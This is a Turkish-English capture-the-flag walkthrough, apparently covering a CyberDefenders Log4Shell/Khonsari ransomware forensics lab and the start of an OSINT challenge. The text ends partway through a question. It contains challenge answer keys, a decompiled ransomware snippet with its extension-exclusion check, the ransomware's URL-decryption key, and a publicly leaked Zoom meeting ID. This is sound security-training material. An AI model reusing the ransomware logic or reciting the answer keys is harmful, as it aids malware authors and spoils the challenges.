- VCHA needs to be removed before executing the steps in this article. It can be reconfigured afterward.
- Environments with external PSCs need to have the steps taken on both vCenter and PSC appliances.
- Restoring from a File-Based Backup will put the environment into a vulnerable state again. Use the `vc_log4j_mitigator.py` script after restoring to correct this
- Upgrading the vCenter Appliance to an unmitigated version will put the environment into a vulnerable state again. Use the `vc_log4j_mitigator.py` script after upgrading to correct this

Resolution


This issue is resolved in:

- **vCenter Server 7.0 Update 3c, build 19234570.**
- **vCenter Server 6.7 Update 3q, build 19300125**
- **vCenter Server 6.5 Update 3s, build 19261680**

Please note that it is not necessary to revert the workaround steps in this article before upgrading to a fixed release of vCenter Server.

Cevap: vc_log4j_mitigator.py

17) In some cases, you may not be able to update the products used in your network. What is the system property needed to set to 'true' to work around the log4shell vulnerability?
Bazı durumlarda ağınızda kullanılan ürünleri güncelleyemeyebilirsiniz. log4shell güvenlik açığını gidermek için 'true' olarak ayarlamak için gereken sistem özelliği nedir?



Cevap: log4j2.formatMsgNoLookups

18) What is the log4j version which contains a patch to CVE-2021-44228?
CVE-2021-44228 için bir yama içeren log4j sürümü nedir?


Cevap: 2.15.0

19) Removing JNDIlookup.class may help in mitigating log4shell. What is the sha256 hash of the JNDILookup.class?
JNDIlookup.class'ın kaldırılması log4shell'in azaltılmasına yardımcı olabilir. JNDILookup.class'ın sha256 karması nedir? D:\Program Files\VMware\vCenter Server\VMware Identity Services\log4j-core-2.11.2.

Cevap: 0F038A1E0AA0AFF76D66D1440C88A2B35A3D023AD8B2E3BAC8E25A3208499F7E


20) Analyze JNDILookup.class. What is the value stored in the

CONTAINER_JNDI_RESOURCE_PATH_PREFIX variable?
JNDIlookup.class'ı analiz edin.
CONTAINER_JNDI_RESOURCE_PATH_PREFIX değişkeninde depolanan değer nedir? D:\Program Files\VMware\vCenter Server\VMware Identity Services\log4j-core-2.11.2 dosyasini analiz ettigimizde




Cevap: java:comp/env/

21) What is the executable used by the attacker to gain persistence?
Saldırgan tarafından kalıcılık kazanmak için kullanılan yürütülebilir dosya nedir?




Cevap: baaaackdooor.exe

22) When was the first submission of ransomware to virustotal?
Fidye yazılımının virustotal'a ilk gönderimi ne zaman yapıldı?




Cevap: 2021-12-11 22:57:01

23) The ransomware downloads a text file from an external server. What is the key used to decrypt the URL?
Fidye yazılımı, harici bir sunucudan bir metin dosyası indirir. URL'nin şifresini çözmek için kullanılan anahtar nedir? dnspy kullaniyoruz burada vnNtUrJn degiskenini check ediyoruz ve key'i buluyoruz




Cevap: GoaahQrc

24) What is the ISP that owns that IP that serves the text file?
Metin dosyasına hizmet eden IP'nin sahibi olan ISS nedir?



Cevap: Amazon

25) The ransomware check for extensions to exclude them from the encryption process. What is the second extension the ransomware checks for?
Fidye yazılımı, uzantıları şifreleme işleminden hariç tutmak için kontrol eder. Fidye yazılımının kontrol ettiği ikinci uzantı nedir?



```
private static bool LxqQXinF(string YzmfzBzk)
{
    if (!YzmfzBzk.EndsWith(".khonsari"))
    {
        if (!YzmfzBzk.EndsWith(".ini"))
        {
            if (!YzmfzBzk.EndsWith("ink"))
            {
                return YzmfzBzk.Equals(HtqeFwaI);
            }
        }
    }
```

Cevap: ini

Bu kadar, yeniden gorusmek uzere.

Intel 101


Selamlar bugün "cyberdefenders.org" üzerinden "Intel101" adlı challange'ı inceleyip çözümünü gerçekleştireceğiz.

Yarışma Detayları:

Açık kaynaklı istihbarat (OSINT) alıştırması, dış tehditleri araştırırken anlamlı bilgiler üretmek için madencilik ve kamu verilerini analiz etme alıştırması.

Meydan Okuma Soruları:

1# Who is the Registrar for jameskainth.com? **(jameskainth.com'un Kayıt Şirketi kimdir?)**



Bu soruyu çözmek için whois.domaintools.com sitesine giderek soruda sorulan alan adını aratıp bilgilerine ulaşıyoruz.

Cevap: NameCheap

2# You get a phone call from this number: 855-707-7328, they were previously known by another name? **(Bu numaradan bir telefon aldınız: 855-707-7328, daha önce başka bir isimle mi biliniyorlardı?)**

Soruda verilmiş olan telefon numarasını google'da aratarak başlıyorum. En üstte çıkan aramada "Spectrum/Time Warner faturamda faturalarımla ilgili sorularım varsa aranacak bu telefon numarası: (855–707–7328)" yazısını buluyoruz.

Caller name: solutions plus/spectrum

Caller type: Unknown

On my Spectrum/Time Warner bill is this phone number to call if I have questions about my bills: (855-707-7328). I wanted to speak with Spectrum. The woman I spoke with, Mia, was trying to sell me a service for $99, for free charges when a technician has to come to my home to handle a technical problem. I explained to her that we already have that as a service and we don't pay for it. I kept asking to be connected to a Spectrum representative & she refused to do so. Finally she said that she was just going to sign me up. She asked for a Credit Card # and at that point I just hung up. I also called Spectrum & reported this issue, being that this phone number is associated with that company. Be aware, please.

- Lori
California

Was this comment helpful? Yes No 82 [Reply] November 23, 2018

Bu, bunun Spectrum/Time Warner için bir destek yardım hattı numarası olduğunu gösterir. Bu aynı zamanda Spectrum/Time Warner'ın isimlerinin birbirinin yerine kullanıldığı için aynı şirket olduğunu da söylüyor. Sorunun ikinci kısmına odaklanarak " önceden biliniyordu" nun ne olduğunu bulmamız gerekiyor.

Charter Spectrum

Spectrum

Trade name	Spectrum
Type	Subsidiary
Industry	Telecommunications
Predecessors	Time Warner Cable Bright House Networks
Founded	July 22, 1999; 22 years ago (as Charter Communications) 2014 (as Charter Spectrum)
Headquarters	Stamford, Connecticut, U.S.
Products	Broadband Cable television Digital cable Digital telephone HDTV Home security Internet Internet security Mobile phone VoIP phone
Parent	Charter Communications
Website	www.spectrum.net


Şirketin ismini google'da aratarak şirket bilgilerini vikipedia üzerinden inceliyoruz ve şirketinin eski adını öğreniyoruz.

Cevap: timewarnercable

3# What is the Zoom meeting id of the British Prime Ministers Cabinet Meeting? **(İngiltere Başbakanları Kabine Toplantısının Zoom toplantı kimliği nedir?)**

Google'da anahtar kelimeleri araştırırken, Birleşik Krallık Başbakanı'nın ilk dijital kabine toplantısını yaparken yanlışlıkla Zoom ID'sini ifşa ettiği bir olayı öğrendik.


Ünlü şahsiyetlerin genellikle Twitter'da aktif olarak paylaşımda bulunduğunu bildiğimizden, Boris Johnson'ın resmi hesabındaki ilk dijital kabine toplantısıyla ilgili gerçek Twitter gönderisini bulmak için Google dorks'u kullanabiliriz.



Bu bizi bu dijital kabine toplantısıyla ilgili Twitter gönderisine götürüyor, sol üstte zoom toplantısının ID'sini görebiliyoruz.


Cevap: 539544323

4# What Percentage of full-time degree-seeking freshmen from the fall of 2018 re-enrolled to Champlain in the fall of 2019? **(2018 sonbaharından itibaren tam zamanlı derece arayan birinci sınıf öğrencilerinin yüzde kaçı 2019 sonbaharında Champlain'e yeniden kaydoldu?)**




Öğrenci kayıt istatistiklerini içeren bazı web sitelerini almak için sorudaki anahtar kelimeler için hızlı bir google aramasıyla başlayacağız.

